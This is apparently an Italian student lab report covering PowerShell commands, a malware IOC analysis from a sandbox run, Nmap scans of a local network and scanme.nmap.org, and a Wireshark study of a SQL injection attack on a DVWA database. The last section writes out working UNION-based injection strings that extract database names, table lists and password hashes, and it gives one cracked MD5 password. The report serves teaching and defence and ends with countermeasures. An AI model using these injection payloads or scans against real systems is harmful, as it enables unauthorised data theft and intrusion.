S11/L5

Esercizio 1: Windows PowerShell

Parte 1 – Accedere alla console PowerShell

1. Aprire PowerShell:
    - Clic su **Start**, digitare "PowerShell" e selezionare **Windows PowerShell**.
2. Aprire il Prompt dei comandi:
    - Clic su **Start**, digitare "**cmd**" o "**Prompt dei comandi**" e avviare la console.

Parte 2 – Esplorare i comandi del Prompt e di PowerShell

- **Comando comune**:

  => **powershell**

  => **dir**

    - **Domanda**: Qual è il comando PowerShell per **dir**?
      In PowerShell **dir** è un alias di **Get-ChildItem**.
- **Output di dir**:
    - Visualizza l'elenco di file e cartelle nella directory corrente (identico in CMD e PowerShell).
- **Prova altri comandi** (ping, cd, ipconfig):
    - In CMD e in PowerShell questi comandi funzionano allo stesso modo, mostrando rispettivamente la raggiungibilità di un host (**ping**), si può cambiare la directory (**cd**) e visualizzare la configurazione IP (**ipconfig**).

Parte 3 – Esplorare i cmdlet

1. In PowerShell digitare:
   => powershell
   => Get-Alias dir

   → Restituisce che **dir** è un alias per **Get-ChildItem**.

Parte 4 – Esplorare il comando netstat

- **Visualizzare le opzioni**:
  => powershell
  => netstat -h

  → Mostra le opzioni disponibili (ad es. **-a, -b, -o, ecc.**).

- **Tabella di routing**:
  => powershell
  => netstat -r

  → Visualizza la **IPv4 Route Table**.

  - **Domanda**: Qual è il gateway IPv4?
    Nell'output, il gateway predefinito (0.0.0.0) è **192.168.64.1**.


```
IPv4 Tabella route
===========================================================
Route attive:
     Indirizzo rete           Mask          Gateway
          0.0.0.0          0.0.0.0     192.168.64.1
```

- **Con privilegi elevati**:
  => powershell
  => netstat -abno

  → Elenca le connessioni **TCP** con processi (-b richiede elevazione), **PIDs** e nomi eseguibili.

- **Domanda**: Quali informazioni ottieni dalla scheda Dettagli e dalla finestra Proprietà per un PID (**556**)?

  - Nome del processo, percorso dell'eseguibile, descrizione, versione, credenziali di esecuzione, stato della firma digitale.



Parte 5 – Svuotare il Cestino con PowerShell

1. Verificare che nel Cestino ci siano file; in caso contrario crearne e spostarli lì.
2. In PowerShell eseguire:
   => powershell
   => Clear-RecycleBin
3. Confermare con Y.
    - **Domanda**: Cosa è successo ai file nel Cestino?
      Sono stati eliminati permanentemente, non più recuperabili tramite l'interfaccia grafica.

Domanda di Riflessione

Ricerca di cmdlet utili
Ho individuato alcuni comandi PowerShell per attività di sicurezza come ad esempio: (**Get-EventLog** - **Test-Connection** - **Invoke-Command** - **Get-Service** - **Get-WinEvent** - **Get-Process** - **Get-LocalUser** - **New-Item** - **Set-ExecutionPolicy**).

Esercizio 2: Studio Ioc

Report dedicato

1. **Accesso e panoramica**
    - Collegarsi a

      => https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281/

      Ed ho avviato l'esecuzione del sample.

2. **Raccolta IOC**

L'analisi è stata condotta su un campione eseguito tramite ANY.RUN, che ha mostrato attività sospette legate al processo **svchost.exe** (PID 2256). Il sistema ha rilevato **19 minacce** complessive con diversi livelli di criticità.

Minacce Identificate

1. Traffico Potenzialmente Dannoso

Gravità: Media-Alta
Frequenza: Multipla

Descrizione: Il sistema ha identificato diverse istanze di traffico di rete classificato come "Potentially Bad Traffic" originato dal processo svchost.exe. Questo tipo di classificazione indica comunicazioni di rete verso destinazioni che potrebbero essere associate a:

- Server di comando e controllo (C&C)
- Domini compromessi o sospetti
- Infrastrutture malware

Indicatori Specifici:

- Tutte le comunicazioni provengono dal PID 2256 (svchost.exe)
- Timestamp multipli
- Pattern ripetitivo che suggerisce comunicazioni automatizzate

2. Query DNS Dinamiche Sospette

Gravità: Alta
Dominio Target: *.duckdns.org

Descrizione: Il malware sta effettuando query DNS dinamiche verso sottodomini del servizio DuckDNS. Questo comportamento è altamente sospetto per diverse ragioni:

Perché è pericoloso:

- **DuckDNS** è un servizio DNS dinamico gratuito spesso usato dai cybercriminali
- Permette di cambiare rapidamente gli indirizzi IP associati ai domini
- Comunemente utilizzato per eludere i sistemi di blocco basati su IP
- Facilita la creazione di infrastrutture temporanee e mobili

Pattern Rilevato:

- Query ripetute verso *.duckdns.org domains
- Utilizzo di wildcards (*) che indica tentativi di risoluzione di multipli sottodomini
- Attività persistente nel tempo

3. Compromissione del Processo svchost.exe

Gravità: Critica
Processo: svchost.exe (PID 2256)

Descrizione: Il processo svchost.exe, normalmente utilizzato per ospitare servizi Windows legittimi, appare compromesso e utilizzato come vettore per attività malware.

Indicatori di Compromissione:

- Tutte le attività sospette originano da questo specifico PID
- Comportamento anomalo per un processo di sistema standard
- Comunicazioni di rete non autorizzate
- Possibile process injection o hijacking

4. Tentativi di Accesso a Contenuti GitHub

Gravità: Media
Piattaforma: GitHub

Descrizione: Il sistema ha rilevato tentativi di accesso a contenuti su GitHub, classificati come "Not Suspicious Traffic" ma comunque monitorati.

Possibili Scenari:

- Download di payload aggiuntivi ospitati su repository GitHub
- Accesso a configurazioni o script di comando
- Utilizzo di GitHub come piattaforma di hosting per componenti malware

5. Analisi del Comportamento

Timeline degli Eventi

1. **Fase Iniziale:** Tentativi di accesso a GitHub
2. **Fase di Comunicazione:** Inizio delle query DNS sospette e traffico dannoso
3. **Fase Persistente:** Mantenimento delle comunicazioni

Tattiche, Tecniche e Procedure

Persistenza:

- Compromissione di processo di sistema legittimo (svchost.exe)
- Utilizzo di servizi DNS dinamici per mantenere la connettività

Evasione:

- Uso di DuckDNS per eludere i filtri basati su IP
- Sfruttamento di processi di sistema per mascherare l'attività

Comando e Controllo:

- Comunicazioni verso domini dinamici
- Pattern di comunicazione regolare suggeriscono beacon (trasmettitori) periodici

Raccomandazioni di Mitigazione

Immediate

1. **Isolamento del Sistema:** Disconnettere immediatamente il sistema dalla rete
2. **Analisi Forense:** Acquisire immagini del sistema per analisi approfondita
3. **Blocco DNS:** Implementare blocchi per domini *.duckdns.org a livello di rete

Medio Termine

1. **Scansione Completa:** Eseguire scansioni antimalware complete
2. **Analisi dei Log:** Verificare i log di sistema per identificare il vettore di infezione iniziale
3. **Reimaging:** Valutare la completa reinstallazione del sistema stesso

Preventive

1. **Monitoraggio DNS:** Implementare soluzioni di monitoraggio per query DNS sospette
2. **Endpoint Detection:** Utilizzare EDR per monitorare comportamenti anomali dei processi
3. **Network Segmentation:** Limitare l'accesso a servizi DNS dinamici non autorizzati

Bonus 1: Esplorazione di Nmap

Parte 1 – Cos'è Nmap?

- **Definizione**: Nmap (Network Mapper) è un'utility open-source utilizzata per la scoperta di host, per l'identificazione di porte aperte, per la rilevazione di servizi, versioni e sistema operativo (OS fingerprinting).
- **Uso principale**: Tramite un uso etico di questa utility ci permette di effettuare ricognizioni di rete e audit di sicurezza.


Opzioni principali

- **Qual'è il comando usato**: nmap -A -T4 (scanme.nmpa.org)
- **Cosa fa l'opzione -A**: abilita rilevazione OS, versione dei servizi, script NSE e traceroute.
- **Cosa fa l'opzione -T4**: imposta il timing template su "aggressive", accelerando la scansione.

Parte 2 – Scansione localhost

=> **nmap -A -T4 localhost**

- **Domanda**: Quali porte e servizi sono aperti?
- **Risposta**:
  - **21/tcp** → ftp (vsftpd 2.0.8)
  - **22/tcp** → ssh (OpenSSH 7.7)



- **Software fornitori**: Vsftpd, OpenSSH.

Parte 3 – Scansione della rete locale

1. Determinare IP e netmask con ip address: IP **192.168.64.19** → subnet mask **255.255.255.0**.
2. Network address: **192.168.64.0/24**.
3. Ho eseguito:

   => **nmap -A -T4 192.168.64.0/24**

- **Domanda**: Quanti host attivi?
  - **2 host up**.

    => 192.168.64.1 => Servizi: 53 (fingerprint) - 5000 (fingerprint) - 7000 (fingerprint)

    => 192.168.64.19 => Servizi: 21 (Ftp) - 22 (Ssh)

Parte 4 – Scansione di un server remoto (scanme.nmap.org)

=> nmap -A -T4 scanme.nmap.org

- **Domanda**: Quali porte e servizi sono aperti?
  - **22/tcp** → ssh (OpenSSH 6.6.1p1)
  - **80/tcp** → http (Apache 2.4.7)
  - **9929/tcp** → nping-echo
  - **31337/tcp** → tcpwrapped
- **Quali porte sono filtrate?**
  - **25**, **135**, **139**, **445**, **593**, **4444** (SMTP, MSRPC, NetBIOS, MICROSOFT-DS, ecc.)

- **Indirizzo IP del server**: 45.33.32.156
- **Sistema operativo**: Linux (Kernel detection).

Domanda di Riflessione

- **Sicurezza difensiva**: Nmap aiuta a identificare punti di ingresso e servizi non autorizzati.
- **Uso malevolo**: un attaccante può mappare la rete, trovare delle versioni vulnerabili oltre che la preparazione di exploit.

Bonus 2: Attacco a un database MySQL

Parte 1 – Aprire il file PCAP in Wireshark

- Ho caricato **SQL_Lab.pcap** da /home/analyst/lab.support.files.

Domanda: Quali sono i due indirizzi IP coinvolti nell'attacco?

- **Attaccante**: 10.0.2.4
- **Vittima/Database**: 10.0.2.15.


Parte 2 – Inizio dell'attacco di SQL Injection

- Ho seguito il flusso HTTP sulla riga 13 ed ho attenzionato **1'=1**.
- L'iniezione **1'=1** restituisce record perché la condizione è sempre vera.

Parte 3 – Continuazione dell'attacco

- Iniezione:
  => **sql**

  => **1' or 1=1 union select database(), user()#**
- **Output**: database **dvwa**, utente **root@localhost** e altri account.



Parte 4 – Informazioni di sistema

- Iniezione:
  => **sql**

  => **1' or 1=1 union select null, version()#**

- **Domanda**: Qual è la versione?
- La funzione **version()** restituisce la versione di **MySQL 5.7.12**.

Parte 5 – Elenco delle tabelle

- Iniezione:
  => **sql**

  => **1' or 1=1 union select null, table_name from information_schema.tables#**

- Domanda: Cosa otterrebbe l'aggressore con la modifica di:

  => **1' or 1=1 union select null, column_name**

  => **from information_schema.columns where table_name='users'#**

→ Otterrebbe l'elenco **dei nomi delle colonne** della tabella users, filtrato solo per users.

Parte 6 – Estrazione degli hash delle password

- Iniezione:
  => sql

  => 1' or 1=1 union select user, password from users#

- **Domanda**: Quale utente ha l'hash 8d3533d75ae2c3966d7e0d4fcc69216b?

  → **User 1337** - **Pablo**

- **Domanda**: Qual è la password in chiaro?

  → Usando CrackStation, l'hash MD5 si decifra in **Charley**.

Domande di Riflessione

1. **Qual'è il rischio del linguaggio SQL**?

   Le **SQL injection** permettono ad un aggressore di eseguire query arbitrarie, sottrarre dati sensibili, alterare o cancellare informazioni.

2. **Quali sono le contromisure**?

Progettazione sicura

- Principio del **least privilege** per gli account, con ruoli e accessi limitati per svolgere la loro mansione specifica.
- **Hardening** per ridurre la superficie vulnerabile del sistema operativo e **DBMS** (Database Management System) con patch management tempestivo.

Sviluppo e controllo del codice

- Utilizzo esclusivo di **query** parametrizzate (prepared statements) e di procedure statiche.
- Adozione di **ORM** (map delle classi codice oggetto) per il binding automatico dei parametri.
- **Code review** focalizzate sulla sicurezza e integrazione di **SAST** (analizza il codice sorgente)

Validazione e protezione dell'input

- **Allow-list** dei valori ammessi e restrizione di lunghezza/caratteri.
- **Sanitizzazione** centralizzata dei parametri critici.

Difese infrastrutturali e runtime

- **Web Application Firewall** e **IDS/IPS** per blocco e rilevazione di payload sospetti.
- **Logging** centralizzato e **alerting** su query anomale.

Processi operativi e test continui

- **Penetration test** regolari (automatici o manuali).
- **Formazione** continua del personale su tecniche di SQL e relative contromisure.